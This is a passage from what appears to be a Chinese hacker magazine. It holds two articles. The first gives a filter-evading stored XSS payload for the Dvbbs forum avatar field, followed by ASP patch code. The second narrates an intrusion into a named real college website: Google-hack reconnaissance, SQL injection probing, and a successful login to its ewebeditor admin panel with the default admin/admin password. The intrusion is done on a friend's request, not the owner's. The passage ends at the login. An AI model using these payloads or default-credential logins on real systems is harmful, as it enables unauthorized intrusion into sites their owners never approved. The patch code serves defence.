


图 3

觉得这种效果不够刺激？那就再来一个弹出WEB窗口的表演，将face的值改为：javas|cript:open("http://www.hackerxfiles.net","黑客X档案","width=200,height=200")，提交后，刷新当前页，如图5，一个宽高均为200像素的窗口出现了！




图 4

可能是因为open的特性，无论怎么设置宽和高的值，均不能隐藏弹出的WEB窗口！没办法，将就着用吧！




图 5

如果觉得上面的抓包提交方法繁琐，那就先去论坛灌水吧！当你所发帖数达到了程序所设定的"使用自定义头像的最少发帖数"，那你就可以使用另一种方法"自定义头像（myface）"提交了。在自定义头像地址中输入：javas|cript:open("http://www.hackerxfiles.net","黑客X档案","width=200,height=200")，如图6，然后点"更新"就把跨站代码写入进头像路径了，简单吧！对结果有些怀疑？到你所发帖子页面看一下！是不是又弹出WEB窗口了！




图 6

注：使用自定义头像（"myface"）直接提交，要具备以下几个条件，1、发帖数达到程序设定的最少发帖数。2、程序允许链接其他站点头像。3、地址长度不能超过100个字符。否则，还是老老实实的用"Face"提交吧！

三、修补

想想怪可惜的，在动网结束"千金抓虫"后，我才发现了这个头像跨站漏洞，真是没福气！呵呵！下面来说一下修补方法。此次跨站漏洞形成的主要原因在于Replace()替换漏洞，因为它将一些特殊的字符替换成空，而不是进行字符转换，就像玩游戏一样，Replace()去掉了对手的手铐！从而导致败局连连！所以在这里要禁止Replace()的这种行为。经过修补后的代码如下：

```
face=Dv_FilterJS(Replace(face,"'",""))
face=Replace(face,"\","/")
face=Replace(face,"^","&#94;")
face=Replace(face,"#","&#35;")
face=Replace(face,"%","&#37;")
face=Replace(face,"|","&#124;")
face=Replace(face,"..","&#46;&#46;")
```

其次是在获取Request.Form("face")值后，对"face"过滤不严，就算"Replace()"不出现替换漏洞，单单给"face"赋予"Logout.asp"或其他名称的值，一样能搞乱论坛，所以在Face=Request.Form("face")后，还要加入如下的判断：

```
if (instr(lcase(Right(Request.Form("face"),4)),".jpg")>0 or instr(lcase(Right(Request.Form("face"),4)),".gif")>0) and (not instr(Replace(Request.Form("face"),"\","/"),"//")>0) then
    Face=Request.Form("face")
else
    Face=Dvbbs.Forum_userface(0)&Dvbbs.Forum_userface(1)
end if
```

注：请勿将本文的技术用于违法活动，否则，后果自负。

（文中涉及的工具WinSock Expert、jmtools已经收录于光盘中）

黑客术语小补习

什么是SMTP

Simple Mail Transfer Protocol，简单邮件传输协议。它是一组用于源地址到目的地址传送邮件的规则，由它来控制信件的中转方式。SMTP协议属于TCP/IP协议族，它帮助每台计算机在发送或者中转信件时找到下一个目的地。通过SMTP协议所指定的服务器，我们可以把E-MAIL寄到收信人的服务器上。SMTP服务器则是遵循SMTP协议的发送邮件服务器，用来发送或中转你发出的电子邮件。

文章难度：★★★
文章要点：利用ewebeditor的默认管理用户名密码以及默认的后台成功入侵网站

渗透哈尔滨华夏计算机职业技术学院

旭方（高春雷）

今天在QQ上和高中时的好友聊天时，他说他现在正在一所软件学院学信息安全专业。什么？信息安全？这可是我梦寐以求的专业啊，太羡慕了！可惜我当初高考填志愿的时候一不小心填错了专业，后悔啊！这时朋友说让我去帮忙检测一下他们学校的网站是否存在安全漏洞，既然是朋友开口那我也不好拒绝了！

首先打开Google找到了朋友学校的网址，他们网站的页面做的非常漂亮，而且学校看起来也很牛！来看看网站的安全性是否也像他们的学校那样吧！草草浏览了下主页上的链接，发现几乎都是静态的页面，但在少数几个链接中发现了asp的页面，但都不是像“.asp?id=20”这样的存在参数提交的页面，不过根据我的经验这样的站点或多或少都应该存在几个存在数据提交的页面。我们采用经典的Google Hack来把那些存在数据提交的页面挖出来！方法是在google中输入**inurl:asp? site:www.hxci.com.cn**，通过google的查找，我得到了稀有的两个存在数据提交的页面，分别是：http://www.hxci.com.cn/list.asp?boardid=2和http://www.hxci.com.cn/liuyan/index.asp?page=2，来测试下是否存在SQL注入漏洞吧！先提交个单引号，结果弹出如图1所示的信息，看信息就知道使用的火狐的SQL防注入程序进行了过滤，看来这个不行，换下一个，这个数据提交页面存在于留言板中，先提交个单引号看下，结果如图2，提示“类型不匹配”，接着又加了“and 1=1”和“and 1=2”，但都返回同样的结果，看来管理员在程序中使用了cint之类的函数进行了强制类型转换，到此SQL注入的路子被无情的堵死了！我又试了下暴库，很遗憾的也没有成功！




图1




图2

看来正面进攻确实很困难，那来点阴险的，旁注！我使用whois.webhosting.info查看服务器上是否还存在其它的站点，利用其它站点的缺陷进行渗透，但结果却发现居然服务器上没有绑定任何域名，如图3。到此入侵陷入了僵局，怎么办？看来只能利用第三方程序的缺陷了！




图3

于是我在网站上找了找，看有没有使用第三方的论坛或者blog程序什么的，但现实又一次无情的打击了我，一个都没有！我喝了口水静下心想了一下，这时候我回想起来以前在渗透一些网站的时候发现他们的根目录下都有一个ewebeditor的文件夹，因为使用它来编辑东西实在是太方便了！那看看这个站点有没有使用这个编辑器吧！怀着忐忑的心情在网址后输入了ewebeditor然后回车，返回了如图4所示的信息，提示拒绝列目录！哈哈！证明目录是存在的！

看来对方使用了ewebeditor！接着又试了下ewebeditor的管理员默认登录页面，同样返回正常，如图5，哈哈！

如果要是默认的密码的话……于是输入默认的管理员用户名admin和密码admin进行登录，哈哈，成功登录，如图6。

